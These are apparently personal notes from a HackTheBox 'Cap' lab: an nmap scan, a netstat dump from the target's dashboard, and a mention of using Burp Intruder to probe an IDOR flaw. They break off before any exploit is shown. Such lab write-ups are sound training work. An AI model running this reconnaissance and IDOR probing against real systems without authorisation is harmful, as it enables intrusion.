HTB-Cap-17Dec2023

IP

10.129.40.135

Credentials & Users


Nathan:

Services


21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open http gunicorn

```
NMAP
┌──(sw1m㉿kali)-[~/HTB/Cap-17Dec23]
└─$ sudo nmap 10.129.40.135 -sC -O -sV -oA Cap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-17 20:34 GMT
Nmap scan report for 10.129.40.135
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION

21/tcp open  ftp     vsftpd 3.0.3

22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)

80/tcp open  http    gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sun, 17 Dec 2023 20:34:28 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the
URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 17 Dec 2023 20:34:22 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png"
href="/static/images/icon/favicon.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
|     <!-- amchar
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 17 Dec 2023 20:34:22 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, GET, HEAD
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 196
|     <html>
|     <head>
|     <title>Bad Request</title>
|     </head>
|     <body>
|     <h1><p>Bad Request</p></h1>
|     Invalid HTTP Version &#x27;Invalid HTTP Version:
&#x27;RTSP/1.0&#x27;&#x27;
|     </body>
|_    </html>
```

Webpage




```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name     Timer
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101        34313      -                    off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          34745      -                    off (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1001       36402      -                    off (0.00/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:40950      TIME_WAIT   0          0          -                    timewait (52.06/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:43764      TIME_WAIT   0          0          -                    timewait (28.03/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:56002      TIME_WAIT   0          0          -                    timewait (5.12/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:40936      TIME_WAIT   0          0          -                    timewait (52.06/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:56004      TIME_WAIT   0          0          -                    timewait (5.14/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:40932      TIME_WAIT   0          0          -                    timewait (52.15/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:56032      TIME_WAIT   0          0          -                    timewait (4.12/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:43736      TIME_WAIT   0          0          -                    timewait (28.06/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:46794      TIME_WAIT   0          0          -                    timewait (16.38/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:56084      TIME_WAIT   0          0          -                    timewait (4.12/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:46778      TIME_WAIT   0          0          -                    timewait (15.46/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:56064      TIME_WAIT   0          0          -                    timewait (4.12/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:56006      TIME_WAIT   0          0          -                    timewait (5.12/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:46828      TIME_WAIT   0          0          -                    timewait (15.46/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:43750      TIME_WAIT   0          0          -                    timewait (28.03/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:40974      TIME_WAIT   0          0          -                    timewait (51.06/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:46816      TIME_WAIT   0          0          -                    timewait (15.46/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:43716      TIME_WAIT   0          0          -                    timewait (29.07/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:56052      TIME_WAIT   0          0          -                    timewait (5.05/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:36080      ESTABLISHED 1001       43733      -                    off (0.00/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:56048      TIME_WAIT   0          0          -                    timewait (4.12/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:56018      TIME_WAIT   0          0          -                    timewait (6.12/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:56072      TIME_WAIT   0          0          -                    timewait (4.12/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:46806      TIME_WAIT   0          0          -                    timewait (16.36/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:40962      TIME_WAIT   0          0          -                    timewait (52.08/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:34726      TIME_WAIT   0          0          -                    timewait (36.36/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:56022      TIME_WAIT   0          0          -                    timewait (5.12/0/0)
tcp        0      1 10.129.40.135:54158     8.8.8.8:53              SYN_SENT    101        43732      -                    on (1.64/2/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:56000      TIME_WAIT   0          0          -                    timewait (6.14/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:43742      TIME_WAIT   0          0          -                    timewait (28.06/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:46766      TIME_WAIT   0          0          -                    timewait (15.46/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:40980      TIME_WAIT   0          0          -                    timewait (52.05/0/0)
tcp        0      0 10.129.40.135:80        10.10.14.139:43720      TIME_WAIT   0          0          -                    timewait (29.04/0/0)
tcp6       0      0 :::21                   :::*                    LISTEN      0          36208      -                    off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      0          34756      -                    off (0.00/0/0)
udp        0      0 127.0.0.1:45032         127.0.0.53:53           ESTABLISHED 102        43731      -                    off (0.00/0/0)
udp        0      0 127.0.0.53:53           0.0.0.0:*                           101        34312      -                    off (0.00/0/0)
udp        0      0 0.0.0.0:68              0.0.0.0:*                           0          31721      -                    off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
unix  2      [ ACC ]     SEQPACKET  LISTENING     27308    -                    /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     27292    -                    @/org/kernel/linux/storage/multipathd
unix  3      [ ]         DGRAM                    27276    -                    /run/systemd/notify
unix  2      [ ACC ]     STREAM     LISTENING     27279    -                    /run/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     27281    -                    /run/systemd/userdb/io.systemd.DynamicUser
unix  2      [ ACC ]     STREAM     LISTENING     27290    -                    /run/lvm/lvmpolld.socket
unix  2      [ ]         DGRAM                    27293    -                    /run/systemd/journal/syslog
unix  7      [ ]         DGRAM                    27301    -                    /run/systemd/journal/dev-log
unix  2      [ ACC ]     STREAM     LISTENING     27303    -                    /run/systemd/journal/stdout
unix  8      [ ]         DGRAM                    27305    -                    /run/systemd/journal/socket
unix  2      [ ACC ]     STREAM     LISTENING     32155    -                    /var/run/vmware/guestServicePipe
unix  2      [ ACC ]     STREAM     LISTENING     32191    -                    /run/dbus/system_bus_socket
unix  2      [ ACC ]     STREAM     LISTENING     32198    -                    /run/snapd.socket
unix  2      [ ACC ]     STREAM     LISTENING     32200    -                    /run/snapd-snap.socket
unix  2      [ ACC ]     STREAM     LISTENING     32202    -                    /run/uuidd/request
unix  2      [ ACC ]     STREAM     LISTENING     34828    -                    /run/irqbalance//irqbalance1004.sock
unix  2      [ ACC ]     STREAM     LISTENING     32194    -                    @ISCSIADM_ABSTRACT_NAMESPACE
unix  2      [ ACC ]     STREAM     LISTENING     27650    -                    /run/systemd/journal/io.systemd.journal
unix  2      [ ACC ]     STREAM     LISTENING     32195    -                    /var/snap/lxd/common/lxd/unix.socket
unix  3      [ ]         DGRAM                    28853    -
unix  3      [ ]         STREAM     CONNECTED     34178    -                    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     31536    -
unix  3      [ ]         STREAM     CONNECTED     33944    -                    /run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    27600    -
unix  3      [ ]         STREAM     CONNECTED     34311    -                    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     28193    -                    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     33569    -                    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     34824    -
unix  3      [ ]         STREAM     CONNECTED     33490    -                    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     32861    -
unix  3      [ ]         STREAM     CONNECTED     35352    -
unix  3      [ ]         STREAM     CONNECTED     32933    -                    /run/systemd/journal/stdout
unix  3      [ ]         DGRAM                    28851    -
unix  3      [ ]         STREAM     CONNECTED     28189    -                    /run/systemd/journal/stdout
unix  2      [ ]         DGRAM                    34298    -
unix  3      [ ]         STREAM     CONNECTED     31537    -
unix  3      [ ]         STREAM     CONNECTED     33489    -
unix  3      [ ]         STREAM     CONNECTED     33721    -
unix  3      [ ]         DGRAM                    28854    -
unix  2      [ ]         DGRAM                    28846    -
unix  3      [ ]         STREAM     CONNECTED     32932    -
unix  3      [ ]         STREAM     CONNECTED     34310    -
unix  3      [ ]         STREAM     CONNECTED     34504    -                    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     35355    -
unix  3      [ ]         DGRAM                    27603    -
unix  2      [ ]         DGRAM                    31903    -
unix  2      [ ]         DGRAM                    32111    -
unix  3      [ ]         DGRAM                    27602    -
unix  3      [ ]         STREAM     CONNECTED     31538    -                    /run/systemd/journal/stdout
unix  3      [ ]         DGRAM                    28852    -
unix  3      [ ]         STREAM     CONNECTED     32862    -                    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     33568    -
unix  3      [ ]         STREAM     CONNECTED     35354    -
unix  3      [ ]         STREAM     CONNECTED     32196    -
unix  3      [ ]         STREAM     CONNECTED     31220    -
unix  3      [ ]         STREAM     CONNECTED     36203    2044/sh
unix  3      [ ]         STREAM     CONNECTED     36295    -
unix  3      [ ]         STREAM     CONNECTED     33946    -                    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     34825    -                    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     31223    -                    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     31539    -                    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     34743    -                    /run/systemd/journal/stdout
```



```
unix  3      [ ]         STREAM     CONNECTED     34628    -                    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     34625    -                    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     34144    -
unix  2      [ ]         DGRAM                    35869    -
unix  3      [ ]         STREAM     CONNECTED     34292    -
unix  2      [ ]         DGRAM                    33940    -
unix  2      [ ]         DGRAM                    34052    -
unix  3      [ ]         DGRAM                    31673    -
unix  2      [ ]         DGRAM                    27609    -
unix  2      [ ]         DGRAM                    37588    -
unix  3      [ ]         STREAM     CONNECTED     33943    -                    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     33942    -
unix  3      [ ]         STREAM     CONNECTED     33722    -                    /run/systemd/journal/stdout
unix  3      [ ]         DGRAM                    27277    -
unix  3      [ ]         STREAM     CONNECTED     36036    -
unix  3      [ ]         STREAM     CONNECTED     32791    -
unix  3      [ ]         STREAM     CONNECTED     34502    -
unix  3      [ ]         STREAM     CONNECTED     34145    -                    /run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    27655    -
unix  3      [ ]         DGRAM                    31671    -
unix  3      [ ]         STREAM     CONNECTED     32212    -
unix  3      [ ]         STREAM     CONNECTED     34146    -
unix  3      [ ]         DGRAM                    27278    -
unix  3      [ ]         STREAM     CONNECTED     30980    -
unix  3      [ ]         DGRAM                    31672    -
unix  3      [ ]         STREAM     CONNECTED     28844    -
unix  3      [ ]         STREAM     CONNECTED     34294    -                    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     30981    -                    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     27591    -
unix  2      [ ]         DGRAM                    31669    -
unix  3      [ ]         DGRAM                    31674    -
unix  3      [ ]         STREAM     CONNECTED     33945    -                    /run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    34951    -
unix  3      [ ]         STREAM     CONNECTED     34147    -                    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     33811    -
unix  3      [ ]         STREAM     CONNECTED     33941    -
```

© Copyright 2021. All right reserved. Template by Colorlib.

Using Burp intruder to check what responses are worth reviewing against the IDOR vulnverability..


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × +
Positions Payloads Resource pool Settings
Choose an attack type
Payload positions
5. Intruder attack of http://10.129.40.135 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items

